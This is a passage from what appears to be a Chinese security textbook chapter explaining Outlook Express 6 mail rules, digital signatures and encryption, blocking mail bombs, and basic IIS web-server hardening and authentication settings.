(3) 采用必要措施防范和解除邮件炸弹以及邮件垃圾,使这些邮件不占用邮箱的空间,以免干扰用户接收正常的邮件,减少邮件使用费用。

(4) 检查电子邮件的来源,进行邮件完整性检测,查看邮件是否被非法更改。

(5) 检查电子邮件是否感染病毒,以便采用相应方法进行诊断和消除。

(6) 黑客攻击具有一定的目的性,往往借助电子邮件来实现其险恶用心。例如,黑客在电子邮件中使用损害服务器的命令。Morros bug 内就有一种会损坏 Sendmail 的指令,这

个指令可以使用户执行黑客发出的命令。要注意登录的文件和邮件及特殊日期，发现黑客后要切断联系，分析问题并采取行动修复安全漏洞，并恢复系统。

8.3.2 Outlook Express 的安全

Outlook Express 6 是微软公司出品的一个基于 Internet 标准的电子邮件和新闻阅读程序，由于它是 Windows 的一个组件，因此使用的用户非常多。本节将介绍 Outlook Express 6 的安全性。

要使用 Outlook Express 系统阅读电子邮件，必须使用支持 SMTP 和 POP 或者 IMAP 和 MIME，HTTP 协议的邮件系统。一般的邮件服务器都支持这些协议，如 Foxmail. com，Sina. com 和 263 免费邮局等。

1. Outlook Express 的安全设置

Outlook Express 为了保护邮件的安全，使用了加密等手段，不过这些设置不是默认设置的，要用户自己添加，下面就介绍这些设置。

(1) 启动 Outlook，在菜单中选择“工具”|“选项”命令，出现 Outlook 的设置对话框，然后单击“安全”标签，如图 8-5 所示。



图 8-5 Outlook Express 的安全设置

(2) 在“病毒防护”框中，用户可以选择以下两个选项。

- Internet 区域

用户可以使用整个 Internet 网上的所有地址的邮箱。

- 受限站点区域

用户使用的邮箱必须是在指定的 IP 地址范围内，用户可以在 IE 中设置指定的 IP 地址范围。

(3) 在“安全邮件”框中，要求用户使用数字证书，这是一个高级应用，只有在对邮件的安全要求很高的情况下才可能需要使用这种加密手段。

2. 定义接收邮件的规则

用户可以定义对符合一定规定的邮件的操作，这些规定就是“邮件规则”。“邮件规则”可以使用户排除邮件垃圾、防止恶意邮件、去除指定的发件人发的邮件等功能，使用户的邮件处于安全保护之下。设置方法如下。

（1）选择菜单中的“工具”|“邮件规则”|“新建”命令，出现“新建邮件规则”对话框，如图 8-6 所示。



图 8-6　接收邮件的规则设置

这个对话框的界面说明如下。

- 选择规则条件

即当邮件符合下列某一条规则时，启动所指定的对邮件的操作。

- 选择规则操作

定义当邮件符合指定的规则时所启动的操作。

- 规则描述

定义每个规则特定的属性。

- 规则名称

用户可以在同一个规则中使用几个“邮件规则条件”，并在这个编辑框中输入指定的规则名称。

（2）用户要定义邮件规则时，首先定义邮件规则条件。例如，选择“若‘发件人’行中包含用户”规则条件，就勾选它前面的复选框。

（3）在“规则描述”中将出现用户设置的规则条件，如图 8-7 所示。




图 8-7　邮件规则描述

(4) 单击蓝色的“包含用户”链接，出现选择用户对话框，如图 8-8 所示。

(5) 用户可以在这个对话框中输入指定的用户名或者单击“通讯簿”按钮，在出现的对话框中选择用户。

(6) 用户选择好发件人后，可以单击“添加”按钮，将发件人添加到列表中。

(7) 在“选择规则操作”框中选择对邮件采取的操作。在上述的例子中，就是当用户收到指定的用户名发的邮件时对这个邮件采取的操作。如用户可以勾选“删除”复选框。这样，这个用户发来的邮件就会被自动删除。

(8) 最后在“规则名称”中输入规则名称，再单击“确定”按钮，出现“邮件规则”对话框，如图 8-9 所示。



图 8-8 选择用户



图 8-9 邮件规则应用

(9) 用户可以看到这个规则已经添加到列表中了。单击“立即应用”按钮，这个规则就开始使用了。

在邮件规则中，用户可以设置多种规则保护自己的电子邮件安全。其中包括防止大邮件的入侵、防止恶意邮件的发生、防止邮件的扩散等强大的功能。用户只要知道了邮件规则的设置，可以自己在使用中应用这些规则，保证自己邮箱的安全。

3. 邮件加密

在 Outlook Express 中可以通过数字签名来证明用户的邮件的身份，即让对方确信该邮件是由发送方的机器发送的。Outlook Express 同时提供邮件加密功能，使得用户的邮件只有预定的接收者才能接收并阅读它们，但前提是用户必须先获得对方的数字标识。

要对邮件进行数字签名必须首先获得一个私人的数字标识(digital ID，发送方的数字身份证)。所谓数字标识是指由独立的授权机构发放的证明用户在 Internet 上身份的证件，即用户在 Internet 上的身份证。这些发证的商业机构发放给用户这个身份证并不断校验其有效性。用户首先向这些公司申请数字标识，然后就可以利用这个数字标识对自己写的邮件进行数字签名。如果获得了接收方的数字标识，那么用户就可以给他发送加密邮件。

(1) 数字标识的工作原理

数字标识由公用密钥、私人密钥和数字签名 3 部分组成。用户通过对发送的邮件进行

数字签名可以把自己的数字标识发送给他人，这时他们收到的实际上是公用密钥，以后他们就可以通过这个公用密钥对发给自己的邮件进行加密，自己再在 Outlook Express 中使用私人密钥对加密邮件进行解密和阅读。数字标识的数字签名部分是用户自己的电子身份卡，数字签名可使收件人确信邮件是用户自己发送的，并且未被伪造或篡改。

（2）数字标识的申请和使用

如果想给自己申请一份电子邮件证书或者给自己的网站、服务器申请一个 SSL 证书是很不容易的，用户每年都得给 CA（证书颁发验证组织）缴纳不少证书申请费。

目前 Internet 上有较多的数字标识商业发证机构，其中 VeriSign 公司是 Microsoft 的首选数字标识提供商。用户登录到 http://www.verisign.com/cn/，可以通过该网站申请数字签名。

（3）对邮件进行数字签名

获得数字标识以后，就可以通过 Outlook Express 很容易地对自己所发送的电子邮件进行数字签名。如果希望对所有待发的邮件都进行数字签名，则选择"工具"|"选项"命令，单击"安全"标签，勾选"在所有待发邮件中添加数字签名"复选框即可，如图 8-5 所示。如果只希望对某一封邮件进行数字签名，只需在撰写邮件时勾选"数字签名邮件"命令即可，如图 8-10 所示。当对邮件数字签名以后，该邮件将出现签名图标，数字签名可以使别人确认邮件确实是从你这里发出去的，并且可以保证邮件在传送过程中不会被改变。但是，假如预定的接收者的电子邮件收发软件不支持 S/MIME 协议，他仍然可以阅读数字签名的邮件，这时你的数字签名只是简单地作为一个附件附在邮件的后面。



图 8-10　数字签名

（4）对电子邮件加密

对电子邮件加密可以使之在传递途中不被别人截取并阅读，因为只有具有私人密钥的用户才能正确地打开加密邮件，非法用户看到的只是编码以后的数字和字母，即使自己也只能在 Outlook Express 中正确读出。你的私人密钥在安装数字标识时装到了你的 Outlook Express 中，因此也只有自己能正常阅读该邮件。Outlook Express 会根据私人密钥自动解

密邮件。需要说明的是:别人要给你发加密邮件必须先获得你的公用密钥,因为 Outlook Express 需要利用你的公用密钥来对发给你的邮件进行加密运算,最后你收到时会自动由你的私人密钥对邮件解密。由于你的签名邮件的数字标识里就包含了你的公用密钥,所以别人获得你的公用密钥的方法是简单地将数字标识保存到地址簿中。方法如下。

① 打开签名邮件。

② 从“文件”菜单中选择“属性”。

③ 单击“安全”一栏。

④ 单击“加入地址簿”按钮。

如果想向对方发送加密邮件,对方必须申请有数字标识而且必须先由对方发封签名邮件给你,你再将他的数字标识保存到地址簿中,以后你就可以向他发加密邮件了。Outlook 会自动检查地址簿中是否有收件人的数字标识,如果没有,是不允许你发送加密邮件的。

如果希望对所有待发的邮件都进行加密,则选择“工具”|“选项”命令,单击“安全”标签,勾选“对所有待发邮件的内容和附件进行加密”复选框即可。如果只希望对某一封邮件进行加密,只需在撰写邮件时单击“加密邮件”按钮即可。邮件加密后将出现加密图标。

4. 预防邮件炸弹

在网上交友的时候,用户有时遇到恶意邮件,如何阻止这种邮件? Outlook 可以帮助用户完成这个愿望。Outlook Express 中包含的 Windows 通讯簿提供了强大的联系人管理功能,其中的创建联系人组和文件夹功能可帮助用户更好地管理电子邮件和个人地址。

(1) 单击菜单中的“工具”|“邮件规则”|“阻止发件人”,打开阻止发件人名单设置对话框。

(2) 单击“添加”按钮,出现“添加发件人”对话框,如图 8-11 所示。




图 8-11 阻止恶意发件人

(3) 在“地址”编辑框中输入被阻止的发件人的 E-mail 地址,在“阻止下列内容”所列出的选项中,选中用户想阻止的邮件类型,例如:“电子邮件”类型。

(4) 单击“确定”按钮,将被阻止的 E-mail 地址添加到列表中。

(5) 用户也可以单击“删除”按钮,删除已经被阻止的 E-mail 地址或者单击“修改”按钮

来修改被阻止的地址。

8.4 IIS 服务器的安全

8.4.1 微软的 Internet 信息服务器 IIS

为了适应目前 Internet/Intranet 的潮流，各公司纷纷推出自己的 WWW 信息发布产品，微软也不例外。在微软推出的一系列应用产品和开发工具中，有许多是免费提供给用户使用的，从而占有了很大的市场份额。在这些免费产品中，有一套名为 IIS(Internet Information Server)的 Web 服务器产品。在 Windows NT 4.0 中内置了 IIS 2.0 版本，Windows 2000 Server 版内置了 IIS 5.0 版本，IIS 6.0 并没有被 Windows Server 2003 默认安装，而是需要管理员显式地安装这个组件。用户可以直接从微软的网址(http://www.microsoft.com)处下载 IIS 软件。

系统管理员使用 Windows 系统中的 IIS 可以建立起大容量、功能强大的 WWW，FTP 和 Gopher 服务器，从而拥有属于自己的安全的 Internet 和 Intranet 网站，它可以将信息发布给全世界的用户。

IIS 是 BackOffice 系列产品中功能最强大、最流行的应用程序，它与整个 BackOffice 组件一样，IIS 也是围绕 Windows NT/2000 体系而生成的。它作为 Windows NT/2000 Server 提供的一组服务而运行，允许它利用 Windows NT/2000 的各项软件功能。不过确保计算机网络数据完整性仍是一个必须认真对待的关键性安全问题。IIS 凭借丰富而又强大的验证、访问控制和审核功能可以保证数据的完整性，它的安全性以 Windows NT/2000 Server 作系统为基础，它还支持安全插接层 SSL 和通过对 IIS 和支持 SSL 的所有浏览器之间的对话进行加密来保证安全通信更加保密，基于 IIS 服务器的 Web 站点的安全性设置如图 8-12 所示。




图 8-12 IIS Web 站点属性

正由于 IIS 的安全性以 Windows 2003 等服务器操作系统作为基础，如果 IIS 系统被攻击，也就意味着 Windows 服务器遭到了入侵，因此加强 IIS 的安全是必要的。

8.4.2 IIS 的安全基础

IIS 以 Windows NT/2000/2003 的安全机制为基础。作为运行在 Windows NT/2000/2003 操作系统环境下的 IIS，其安全性也应建立在 Windows 服务器操作系统的安全性的基础之上。

1. 应用 NTFS 文件系统

NTFS 可以对文件和目录进行管理，而 FAT（文件分配表）文件系统只能提供共享级的安全，建议在安装 Windows 2003 时使用 NTFS 系统。

2. 共享权限的修改

在默认情况下，每建立一个新的共享，其 everyone 用户就能享有“完全控制”的共享权限，因此，在建立新共享后要立即修改 everyone 默认权限。

3. 为系统管理员账号更名

用户账户管理器虽可限制猜测口令的次数，但对系统管理员账号却用不上，这可能给非法用户带来攻击管理员账号口令的机会，通过用户账户管理器对管理员账号更名不失为一种好办法。

具体设置如下。

（1）启动“用户账户管理器”。

（2）选中管理员账号。

（3）启动“用户”菜单下的“重命名”对其进行修改。

4. 废止 TCP/IP 上的 NetBIOS

管理员可以通过构造目标站 NetBIOS 名与其 IP 地址之间的映像，对 Internet 上的其他服务器进行管理，非法用户也可从中找到可乘之机。如果这种远程管理不是必须的，应立即废止（通过网络属性的绑定选项，废止 NetBIOS 与 TCP/IP 之间的绑定）。

8.4.3 IIS 的安全设置

1. 安装 IIS 时应注意的安全问题

（1）避免安装在主域控制器上。

在安装 IIS 之后，将在安装的计算机上生成 IUSR_Computername 匿名账户（Computername 为服务器的名字），该账户被添加到域用户组中，从而把应用于域用户组的访问权限提供给访问 Web 服务器的每个匿名用户。这不仅给 IIS 带来巨大的潜在危险，而且还可能牵连整个域资源的安全，要尽可能避免把 IIS 安装在域控制器上，尤其是主域控制器。

（2）避免安装在系统分区上。

把 IIS 安装在系统分区上，会使系统文件与 IIS 同样面临非法访问，容易使非法用户侵入系统分区。

2. 用户控制的安全性

（1）匿名用户

安装 IIS 后产生的匿名用户 IUSR_Computername（密码随机产生），其匿名访问给 Web

服务器带来潜在的安全性问题,应对其权限加以控制。如无匿名访问需要,可取消 Web 的匿名服务。

具体设置方法如下。

① 启动 ISM(Internet server manager)。

② 启动 WWW 服务属性页。

③ 取消其匿名访问服务。

(2) 一般用户

可以通过使用数字与字母(包括大小写)结合的口令,提高修改密码的频率,封锁失败的登录尝试以及账户的生存期等对一般用户账户进行管理。

3. 登录认证的安全性

IIS 服务器提供对用户 3 种形式的身份认证,如图 8-13 所示。

- 匿名访问:不需要与用户之间进行交互,允许任何人匿名访问站点,在这 3 种身份认证中的安全性是最低的。
- 基本(basic)验证:在此方式下用户输入的用户名和口令以明文方式在网络上传输,没有任何加密,非法用户可以通过网上监听来拦截数据包,并从中获取用户名及密码,安全性能一般。
- 集成 Windows 验证:浏览器通过加密方式与 IIS 服务器进行交流,有效地防止了窃听者,是安全性比较高的认证形式。




图 8-13 IIS 的 3 种身份认证

4. 访问权限控制

